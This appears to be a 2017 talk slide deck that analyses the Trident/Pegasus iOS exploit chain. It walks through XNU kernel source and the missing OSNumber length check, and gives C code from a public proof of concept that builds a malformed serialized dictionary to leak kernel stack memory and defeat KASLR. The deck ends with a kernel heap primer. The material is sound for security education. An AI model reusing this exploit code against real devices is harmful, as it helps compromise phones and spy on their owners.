Trident (Pegasus)

The "most sophisticated smartphone attack ever”

Marco Bartoli (@wsxarcher) • 16.03.2017

Exploits Chain

Remote Command Execution


- WebKit Heap Overflow

Info Leak

- XNU Stack Over-Read

Local Privilege Escalation

- XNU Use-After-Free



Gain sandboxed RCE though WebKit’s JavaScriptCore Heap Overflow.
(CVE-2016-4657)

Get pointer in kernel stack to determine KERNEL_BASE address and bypass KASLR. Syscalls callable in sandbox.
(CVE-2016-4655)

Privileged execution exploiting a UAF. Syscalls callable in sandbox.
(CVE-2016-4656)

User Mode - WebKit

JavaScriptCore Heap Overflow

TODO

Kernel Mode - XNU

Mach Traps

Arguments

- Accepts objects passed by reference
- Some versions accepts binary serialized data
- Examples: (snake_case = private, CamelCase = IOKit)
    - `io_service_get_matching_services_bin (str/bin XML dict)`
    - `io_service_get_matching_services (OSDictionary)`
    - `IOServiceGetMatchingServices (CFDictionary)`

Unserialize Pain

Binary to Object

Binary XML unserialization is done in kernel mode :')

Incriminated Kernel Function - BOTH CVEs!

```
OSObject * OSUnserializeBinary(
const char *buffer,
size_t bufferSize,
OSString **errorString);
```

Binary XML Data Structure

<table>
<tr><th></th><th>uint32_t[]</th><th></th></tr>
<tr><td>Magic Number</td><td>Binary XML = 0x000000d3</td><td></td></tr>
<tr><td>Parent Node | Type | Len</td><td>End = 0x80000000 | Dictionary = 0x01000000 | Len = 2</td><td>&lt;dict&gt;</td></tr>
<tr><td>Type | Len</td><td>String = 0x09000000 | Len = 4</td><td>&lt;string&gt;</td></tr>
<tr><td>Content</td><td>0x00787377</td><td>WSX&lt;/string&gt;</td></tr>
<tr><td>Last Element | Type | Len</td><td>End = 0x80000000 | Number = 0x04000000 | Len = 64</td><td>&lt;integer&gt;</td></tr>
<tr><td>Content[0]</td><td>0x00000005</td><td>5&lt;/integer&gt;</td></tr>
<tr><td>Content[1]</td><td>0x00000000</td><td></td></tr>
<tr><td></td><td></td><td>&lt;/dict&gt;</td></tr>
</table>

Info Leak

KASLR

Kernel address space is randomized since 10.8 (2012)

r = rand(0x00, 0xff)*
slide = r << 21

Kernel will be loaded to:

32bit -> 0x80001000 + slide
64bit -> 0xffffff8004004000 + slide

*Someone said 384 possible different slide.

OSNumber object attributes


value (inValue)

The value always take up 64 bits but is bit-masked using numberOfBits.

size (numberOfBits)

The numberOfBits attribute is stored during construction of the object without checks.


OSNumber object init code



```
#define sizeMask (~0ULL >> (64 - size))

bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits)
{
    if (!super::init())
        return false;

    size = newNumberOfBits;
    value = (inValue & sizeMask);

    return true;
}
```

xnu-3248.60.10/libkern/c++/OSNumber.cpp

OSNumber unserialization



xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

```
case kOSSerializeNumber:
bufferPos += sizeof(long long);
if (bufferPos > bufferSize) break;

  value = next[1];
  value <<= 32;
  value |= next[0];
  o = OSNumber::withNumber(value, len);
  next += 2;
    break;
```

xnu-3789.1.32/libkern/c++/OSSerializeBinary.cpp

```
case kOSSerializeNumber:
bufferPos += sizeof(long long);
if (bufferPos > bufferSize) break;
    if ((len != 32) && (len != 64) && (len != 16) && (len != 8)) break;
  value = next[1];
  value <<= 32;
  value |= next[0];
  o = OSNumber::withNumber(value, len);
  next += 2;
    break;
```

Length is not checked!

Info Leak steps


1. Create a binary dict with a “long” number
2. Open a IOService using the dict
3. Get the IOService’s dict number property to leak stack memory
4. Calculate KERNEL_BASE using leaked stack (subtracting from a ret value)

Let’s create a Dict with a long numberOfBits OSNumber

Info Leak - Part 1

```
<dict>
    <key>
        AAA
    </key>
    <number size=512>
        4702111234474983745
    </number>
</dict>
```

Info Leak - Part 1



```c
#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; } while (0)

    WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictionary with two entries

    WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte
    WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value with big-size number
    WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8 bytes for our big numbe
```


value (64 bit)

numberOfBits (512 bit)

jndok/PegasusX/main.c

We need a kernel function that reads using the size attribute blindly

is_io_registry_entry_get_property_bytes



```
  } else if( (off = OSDynamicCast( OSNumber, obj ))) {
 offsetBytes = off->unsigned64BitValue();
 len = off->numberOfBytes();
 bytes = &offsetBytes;
#ifdef __BIG_ENDIAN__
 bytes = (const void *)
  (((UInt32) bytes) + (sizeof( UInt64) - len));
#endif

  } else
 ret = kIOReturnBadArgument;

  if( bytes) {
 if( *dataCnt < len)
   ret = kIOReturnIPCError;
 else {
      *dataCnt = len;
      bcopy( bytes, buf, len );
```

Assign len using numberOfBytes


Memory copy using len

xnu-3248.60.10/iokit/Kernel/IOUserClient.cpp

Info Leak - Part 2

Our XML binary dict

Open a IOService using dictionary




```c
serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)dict, idx, &err, &conn);
if (kr == KERN_SUCCESS) {
    printf("(+) UC successfully spawned! Leaking bytes...\n");
} else
    return -1;

IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);
io_object_t object = IOIteratorNext(iter);
```

jndok/PegasusX/main.c

Info Leak - Part 3

Read IOService’s dictionary property to leak function stack



```
    char buf[0x200] = {0};
    mach_msg_type_number_t bufCnt = 0x200;

    kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
    if (kr == KERN_SUCCESS) {
        printf("(+) Done! Calculating KASLR slide...\n");
    } else
        return -1;

#if 0
    for (uint32_t k = 0; k < 128; k += 8) {
        printf("%#llx\n", *(uint64_t *)(buf + k));
    }
#endif

    uint64_t hardcoded_ret_addr = 0xffffff80003934bf;

    kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;
```


jndok/PegasusX/main.c

Our local allocated buffer for the result

The key of the dictionary we want to read

Info Leak - Part 3

Read IOService’s dictionary property to leak function stack



```c
    char buf[0x200] = {0};
    mach_msg_type_number_t bufCnt = 0x200;

    kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
    if (kr == KERN_SUCCESS) {
        printf("(+) Done! Calculating KASLR slide...\n");
    } else
        return -1;

#if 0
    for (uint32_t k = 0; k < 128; k += 8) {
        printf("%#llx\n", *(uint64_t *)(buf + k));
    }
#endif

    uint64_t hardcoded_ret_addr = 0xffffff80003934bf;

    kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;
```

jndok/PegasusX/main.c

Calculate kernel slide using leaked stack address

Local Privilege Escalation

XNU Heap Primer

Kernel Memory Allocators




FIGURE 12-4: The XNU memory allocator hierarchy

J. Levin


kalloc()

Allocation size rounded up from 8 to MAX (platform dependant, see K_ZONE_NAMES)

Use a different zone for each unique X allocation (kalloc.16, kalloc.32, kalloc.4096)

kalloc.X zone is created if not present

kalloc()



```
sh-3.2# zprint kalloc
                            elem         cur         max         cur         max         cur  alloc  alloc
zone name                   size        size        size       #elts       #elts       inuse   size  count
-----------------------------------------------------------------------------------------------------------
kalloc.16                     16        448K        518K       28672       33215       24219     4K    256  C
kalloc.32                     32       1636K       1751K       52352       56050       22070     4K    128  C
kalloc.48                     48       1872K       2627K       39936       56050       27686     4K     85  C
kalloc.64                     64       2380K       2627K       38080       42037       37992     4K     64  C
kalloc.80                     80       1232K       1751K       15769       22420        6280     4K     51  C
kalloc.96                     96        480K        691K        5120        7381        4487     8K     85  C
kalloc.128                   128       6824K       8867K       54592       70938       47183     4K     32  C
kalloc.160                   160        208K        205K        1331        1312        1115     8K     51  C
kalloc.192                   192        288K        307K        1536        1640        1422    12K     64  C
kalloc.256                   256        736K        778K        2944        3113        2935     4K     16  C
kalloc.288                   288        560K        768K        1991        2733        1958    20K     71  C
kalloc.512                   512        932K       1167K        1864        2335        1744     4K      8  C
kalloc.576                   576         48K         45K          85          81          64     4K      7  C
kalloc.1024                 1024        780K        778K         780         778         724     4K      4  C
kalloc.1152                 1152         96K         91K          85          81          18     8K      7  C
kalloc.1280                 1280         80K         67K          64          54          19    20K     16  C
kalloc.2048                 2048       1464K       1751K         732         875         704     4K      2  C
kalloc.4096                 4096       4500K       5911K        1125        1477         294     4K      1  C
kalloc.8192                 8192       1128K       1556K         141         194          88     8K      1  C
```

